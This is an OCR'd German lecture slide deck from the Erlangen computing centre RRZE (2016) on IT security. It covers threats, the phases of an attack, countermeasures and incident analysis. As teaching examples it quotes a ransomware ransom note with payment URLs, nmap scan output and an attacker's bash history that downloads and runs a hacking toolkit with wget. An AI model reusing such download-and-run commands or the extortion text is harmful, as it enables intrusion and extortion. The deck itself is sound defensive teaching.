
REGIONALES RECHENZENTRUM ERLANGEN [RRZE]



IT-Sicherheit


Systemausbildung – Grundlagen und Aspekte von Betriebssystemen und System-nahen Diensten, 13.07.2016

Marcel Ritter, RRZE


Agenda

- Welche Bedrohungen existieren?
- Die dunkle Seite …
- Welche Maßnahmen kann man treffen, um …
  - Sicherheitsvorfälle zu verhindern?
  - Auswirkungen zu reduzieren?
- Was tun, wenn es doch passiert?

WELCHE BEDROHUNGEN EXISTIEREN?



- Verbreitungswege
- Ausprägungen
- Zielsetzung der Angreifer



Auf welchem Weg drohen Gefahren?

- Nicht technisch:
  - Diebstahl
  - Social Engineering
  - Entsorgung von alten oder defekten Geräten (Festplatten!)
- Technisch:
  - Austausch von Speichermedien
  - Drive-By (Web) / Mail-Attachments
  - Scans / Aktive Angriffe

Wie können solche Gefahren aussehen?

- Hardware:
  - Floppy, USB-Stick, SD-Card
  - Keylogger / Screenlogger
  - …
- Software:
  - Viren, Würmer, Trojaner, Backdoors
  - Rootkits
  - Adware / Nagware / Ransomware
  - …

Welche Ziele verfolgen die „Einbrecher“?

- Zugriff auf
  - Schützenswerte Daten (z.B. Fotos, Forschungsdaten)
  - Logins / Passwörter (oder Hashes)
- Missbrauch von Ressourcen
  - Spam-Mail
  - (D)DOS-Client
  - Rechenleistung (Bitcoin-Mining)
  - Hardware (Drucker, Kamera, …)
  - Scan / Angriff auf weitere Systeme
- Erpressung
  - Datenverschlüsselung! (Ransomware)

Beispiel: Ramsomware 2016

__!@#!@#!__!@#!@#!__!@#!@#!__!@#!@#!__!@#!@#!__!@#!@#!__!@#!@#!__!@#!@#!__!@#!@#!__!@#!@#!

NOT YOUR LANGUAGE? USE https://translate.google.com

What happened to your files ?
All of your files were protected by a strong encryption with RSA-4096.
More information about the encryption keys using RSA-4096 can be found here: http://en.wikipedia.org/wiki/RSA_(cryptosystem)

How did this happen ?
!!! Specially for your PC was generated personal RSA-4096 KEY, both public and private.
!!! ALL YOUR FILES were encrypted with the public key, which has been transferred to your computer via the Internet.
!!! Decrypting of your files is only possible with the help of the private key and decrypt program , which is on our Secret Server

What do I do ?
So, there are two ways you can choose: wait for a miracle and get your price doubled, or start obtaining BITCOIN NOW! , and restore your data easy way.
If You have really valuable data, you better not waste your time, because there is no other way to get your files, except make a payment.

For more specific instructions, please visit your personal home page, there are a few different addresses pointing to your page below:
1. http://prest54538hnksjn4kjfwdbhwere.hotchunman.com/*PERSONALDEADBEEF*
2. http://b4youfred5485jgsa3453f.italazudda.com/*PERSONALDEADBEEF*
3. http://5rport45vcdef345adfkksawe.bematvocal.at/*PERSONALDEADBEEF*
If for some reasons the addresses are not available, follow these steps:
1. Download and install tor-browser: http://www.torproject.org/projects/torbrowser.html.en
2. After a successful installation, run the browser and wait for initialization
3. Type in the address bar: fwgrhsao3aoml7ej.onion/*PERSONALDEADBEEF*
4. Follow the instructions on the site.

---------- IMPORTANT INFORMATION----------
--* Your personal pages:
http://prest54538hnksjn4kjfwdbhwere.hotchunman.com/*PERSONALDEADBEEF*
http://b4youfred5485jgsa3453f.italazudda.com/*PERSONALDEADBEEF*
http://5rport45vcdef345adfkksawe.bematvocal.at/*PERSONALDEADBEEF*
--* Your personal page Tor-Browser: fwgrhsao3aoml7ej.ONION/*PERSONALDEADBEEF*
--* Your personal identification ID: *PERSONALDEADBEEF*

Gefahrenquelle: „Intelligente Hardware“ und „Internet of Things“ …

- … und damit potentielle Einfallstüren
  - Klassische IT-Komponenten:
    - Netzwerkkomponenten: Router, Switches, WLAN-Access-Points, DSL-Modems, IP-Telefone
    - Drucker / Kopierer
  - Mobile Geräte
    - Handy, Tablet, Smart-Watches
  - Multimedia-Geräte
    - DVD/Blu-ray-Player, Medienstationen
  - IoT (Internet of Things)
    - Kühlschränke, Heizungsanlagen uvm.
- Problem: Nach anfänglicher Hype-Phase oft schnell keine Patches mehr vom Hersteller → verwundbare Geräte!

Ein Beispiel:
Das perfekte Abhörgerät …

- Abhören / Mitschneiden von
  - Telefonaten
  - SMS
  - Mails
  - Chats
  - Internetverbindungen
- Medien
  - Bild / Video
  - Ton
  - Position
- Und alles: per Fernsteuerung (de-)aktivier- und steuerbar

DIE DUNKLE SEITE

Was tut so ein Hacker?

Hacking 101:

- Phase 1:
  - Ausspähen möglicher Ziele
- Phase 2:
  - Ausnutzen entdeckter Schwachstellen
- Phase 3:
  - Ausweiten der Berechtigung
- Phase 4:
  - Verstecken
- Phase 5:
  - Schadfunktion nutzen

Hacking 101: Ausspähen möglicher Ziele

- Phase 1: Scan
  - Welche Systeme sind erreichbar?
    - › Evtl. auch OS, Version usw.
  - Welche Ports (= Dienste) laufen dort?
    - › Evtl. auch Hersteller / Produkt, Version usw.
  - Welche Applikation(en) laufen „dahinter“?
    - › z.B. bei Webservern: CMS (Wordpress, Typo3 usw.), oder Management-Schnittstellen (myphpadmin usw.)

Scan Results – Operating System

```
# nmap -O remotehost.local
Starting Nmap 6.40 ( http://nmap.org ) at 2015-07-07 08:42 CEST
Nmap scan report for remotehost (1.2.3.4)
Host is up (0.000022s latency).
rDNS record for 1.2.3.4: remotehost.local
Not shown: 987 closed ports
PORT      STATE SERVICE
22/tcp    open  ssh
79/tcp    open  finger
111/tcp   open  rpcbind
2049/tcp  open  nfs
4045/tcp  open  lockd
6112/tcp  open  dtspc
7100/tcp  open  font-service
Device type: general purpose
Running: Sun Solaris 9|10
OS CPE: cpe:/o:sun:sunos:5.9 cpe:/o:sun:sunos:5.10
OS details: Sun Solaris 9 or 10 (SPARC)
Network Distance: 4 hops

OS detection performed. Please report any incorrect results at http://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 86.60 seconds
```

Hacking 101: Ausspähen möglicher Ziele

Versionsinfo Applikation


```
# ssh -v sol.local
OpenSSH_6.6.1, OpenSSL 1.0.1f 6 Jan 2014
<…>
debug1: Remote protocol version 2.0, remote software version OpenSSH_6.1
```

Hacking 101: Ausnutzen entdeckter Schwachstellen

- Phase 2: Einbruchsversuch
  - Gezielt Schwachstellen „abklopfen“
  - Exploits auf Zielsysteme anwenden und „Daumen drücken“

  - Heiß begehrt (nicht nur bei Geheimdiensten):
    - Zero-Day-Exploits (noch kein Patch vorhanden!)
  - Informationen über verwundbare Systeme
    - Beispiel Apache: http://httpd.apache.org/security_report.html
    - CVE (Common Vulnerabilities and Exposures)
    - … und in dunkle Quellen gibt‘s die passenden Exploits dazu

Hacking 101: Ausweiten der Berechtigung

- Phase 3: Ausweiten der Berechtigung
  - Kompromittierter Dienst lief als unprivilegierter Benutzer
  - Ziel: Möglichst Admin-Rechte

  - z. B.: Auslesen und Cracken von Passwort-Hashes
    - › Unterschiedlich aufwendig (Benchmark v. „John the ripper 1.8.0 jumbo“)

Hash-Typ	Anzahl Hashes/s
LanMan (Windows, alt)	45.000.000
NTLMv2 (Windows, neu)	3.400.000
Crypt (DES, alt)	5.400.000
Md5crypt (MD5)	85.000
Bcrypt (blowfish)	3400

Hacking 101: Verschleiern des Einbruchs

- Phase 4: Verschleiern des Einbruchs
  - Manipulation (z.B. Löschen) von Log-Files / Logindaten
  - Verstecken von Prozessen / Dateien / Netzverbindungen
    - Als unprivilegierter Benutzer:
      - Verwendung üblicher Programm-/Datei-/Verzeichnisnamen
      - Verstecken „in der Masse“
      - „Old School“: Verwendung von Leer/Sonderzeichen, „…“
    - Als Administrator/root:
      - Austausch typischer Systemprogramme
      - Kernel-Rootkit
        - potentiell schwer zu finden, da volle Systemkontrolle!

Hacking 101: Sicherstellen der dauerhaften Nutzbarkeit

- Dauerhafte Zugriffsmöglichkeit schaffen
  - Ursprüngliche Schwachstelle könnte durch Patches behoben werden
  - Durch zusätzliche Backdoor
  - Einbinden der Ressourcen in ein existierendes Botnetz
    - › Ansteuerung über Control-Server

Hacking 101: Schadfunktion nutzen

- Phase 5: Schadfunktion nutzen
  - Bis zur (potentiellen) Entdeckung …

WELCHE MASSNAHMEN KANN MAN TREFFEN UM …

- Sicherheitsvorfälle zu verhindern?
- Sicherheitsvorfälle zu erkennen?
- Auswirkungen zu reduzieren?

Gegenmaßnahmen: Physische Sicherheit

- Bei direktem Zugriff auf Geräte sind viele Angriffsszenarien einfach möglich, deswegen:


- Beschränkung des direkten Zugriffs
  - Gesicherter Rechnerraum
  - Abgeschlossene Büroräume / Schränke
  - Absicherung von Netzwerk-Verkabelung

  - Schwieriger bei mobilen Geräten (Laptop, Handy), weil physischer Zugriff leicht möglich
    - › Daten-Verschlüsselung
    - › PIN-Code / Fingerabdruckscan usw.

Gegenmaßnahmen – technische Sicherheit

- Verminderung der „Angriffsfläche“
  - Gepatchte Software (Updates)
  - Nur benötigte Dienste
  - Beschränkung der Zugriffsmöglichkeiten
    - › Login / Passwort, lokal (z.B. Subnetz), temporär (z.B. 10/s)
  - Keine Klartext-Authentifizierung (FTP, telnet, rsh, …)
- Verminderung der Auswirkungen
  - Dienste als unprivilegierter Benutzer ausführen
  - Ausführung in gesicherter Umgebung (chroot, separate VM)
  - Ressourcenbeschränkung (DOS-Attacken)
  - Role Based Access Control (AppArmor, SELINUX)


Gegenmaßnahmen: Internetangriff




Gegenmaßnahmen

- Lokaler Rechner:
  - Updates
  - Dienste einschränken
  - Virenscanner / Malware-Detection
  - Lokale Firewall
- Netzwerk:
  - Firewall
  - Intrusion-Detection/-Prevention (SSL!)
  - Proxy / NAT (Source+Destination) (SSL!)
  - Priv. Subnetze
- Proaktive Analyse eigener Systeme
  - Nessus / Saint (http://sectools.org/vuln-scanners/)

Gegenmaßnahmen: Netzwerk



WAS TUN, WENN ES DOCH PASSIERT IST?



Erkennung von Einbrüchen

- Netz-seitig:
  - Verdächtige Netzverbindungen
    - Hohe Anzahl (SPAM)
    - Unbekannte Kommunikationspartner
  - Meldung von außen
- Host-seitig:
  - HIDS (Host Intrusion Detection System)
    - Überwachung von Dateien:
      - Änderungen (Checksummen, Zeitstempel)
      - Ungewöhnliche Dateien (core – oft Nebenprodukt!)
    - Überwachung von Prozessen
    - Überwachung von Netzverbindungen

Alles gesichert, aber trotzdem gehackt? Welche Fragen sollte ich stellen?

- Auf welchem Weg wurde ich gehackt?
- Warum war der Angriff erfolgreich?
- Welche Gegenmaßnahmen kann / muss ich ergreifen um einen zukünftigen Einbruch zu vermeiden?
- Welche Konsequenzen hat der Einbruch für das übrige IT-Umfeld?

Wie analysiere ich einen Einbruch?

- Sicherung der zur Verfügung stehenden Daten
  - Log-Files
    - Protokollierte Zugriffe / Logins
  - Sicherung des Dateisystems (oder Teilen davon)
  - Sicherung der Datenträger (Unterschied zu Dateisystem?)
  - Speicher-Dump
    - Prozessliste
    - Geöffnete Dateien
    - Aktive Netzverbindungen
- Aber Vorsicht:
  - Sicherung des laufenden Systems erfordert Login (Passwort!)
  - Analyse einfacher, je vollständiger die Informationen

Beispiele

```
hack1 # cat ~/.bash_history
wget  www.cobrabesthacker.remote.ro/hacking.tgz
tar -zxvf hacking.tgz
cd hack
cd hacking
./hack 200.121
./hack 62.14

hack2 # rpmverify –a
S.5....T /bin/ls
S.5....T /bin/ps
S.5....T /usr/bin/top
S.5....T /usr/bin/find
S.5....T /bin/netstat
S.5....T /sbin/syslogd

hack3 # lsof
crond 13524 wwwrun cwd   DIR   104,2     48 279651 /tmp/  (deleted)
crond 13524 wwwrun txt   REG   104,2 502759 279684 /tmp/ /crond (deleted)
crond 13524 wwwrun   0w  REG   104,2    697 279804 /tmp/ /LinkEvents (deleted)
crond 13524 wwwrun   1u IPv4 8116616          TCP hack1.sub.fau.de:46716->irc.remote.hu:6667 (ESTABLISHED)
crond 13524 wwwrun   3u IPv6  326060          TCP *:http (LISTEN)
crond 13524 wwwrun  11u IPv4 4914026          UDP *:60239
crond 13524 wwwrun  15u IPv4 4913946          TCP hack3.sub.fau.de:54517->badguy.remote.net:ftp-data (CLOSE_WAIT)
```

ORGANISATORISCHES

- Die Vorträge im Überblick
- Andere Vortragsreihen des RRZE
- Ablageorte Vortragsfolien / Vortragsaufzeichnung
- RRZE-Veranstaltungskalender / Mailingliste abonnieren
- Themenvorschläge & Anregungen

Weitere Vorträge zur „Systemausbildung

20.04.2016 – Geschichte der Betriebssysteme

27.04.2016 – Unixoide Betriebssysteme (Unix, Linux, OS X)

04.05.2016 – Benutzerverwaltung: LDAP

11.05.2016 – Windows-Betriebssysteme

01.06.2016 – Benutzerverwaltung: MS Active Directory

08.06.2016 – Storage / Filesysteme

15.06.2016 – Virtualisierung

22.06.2016 – Backup / Archiv

29.06.2016 – Systemüberwachung, Monitoring

06.07.2016 – High Performance Computing

13.07.2016 – IT-Sicherheit

→ immer mittwochs (ab 14 c.t.), Raum 2.049 im RRZE

Andere Vortragsreihen des RRZE

- Campustreffen
  - immer donnerstags ab 15 Uhr c.t.
  - vermittelt Informationen zu den Dienstleistungen des RRZE
  - befasst sich mit neuer Hard- & Software, Update-Verfahren sowie Lizenzfragen
  - ermöglicht den Erfahrungsaustausch mit Spezialisten

- Netzwerkausbildung „Praxis der Datenkommunikation“
  - immer mittwochs in den Wintersemestern, ab 14 Uhr c.t.
  - Vorlesungsreihe, die in die Grundlagen der Netztechnik einführt
  - stellt die zahlreichen aktuellen Entwicklungen auf dem Gebiet der (universitären) Kommunikationssysteme dar

Vortragsfolien

- Die Vortragsfolien werden nach der Veranstaltung auf der Webseite des RRZE abgelegt:

  http://www.rrze.fau.de/news/systemausbildung.shtml

RRZE-Veranstaltungskalender & Mailingliste

Kalender abonnieren oder bookmarken

- Alle Infos hierzu stehen auf der Webseite des RRZE unter:
  http://www.rrze.fau.de/news/kalender.shtml

Mailingliste abonnieren

- Wöchentliche Terminhinweise werden zusätzlich an die Mailingliste RRZE-Aktuelles gesendet.
- Auch diese Liste kann man abonnieren:
  https://lists.fau.de/mailman/listinfo/rrze-aktuelles

Themenvorschläge & Anregungen

- Themenvorschläge und Anregungen nehmen wir gerne entgegen!

- Bitte schreiben Sie uns einfach eine E-Mail an: rrze-zentrale@fau.de (Betreff: Systemausbildung)

Vielen Dank für Ihre Aufmerksamkeit!

Regionales RechenZentrum Erlangen [RRZE]
Martensstraße 1, 91058 Erlangen
http://www.rrze.fau.de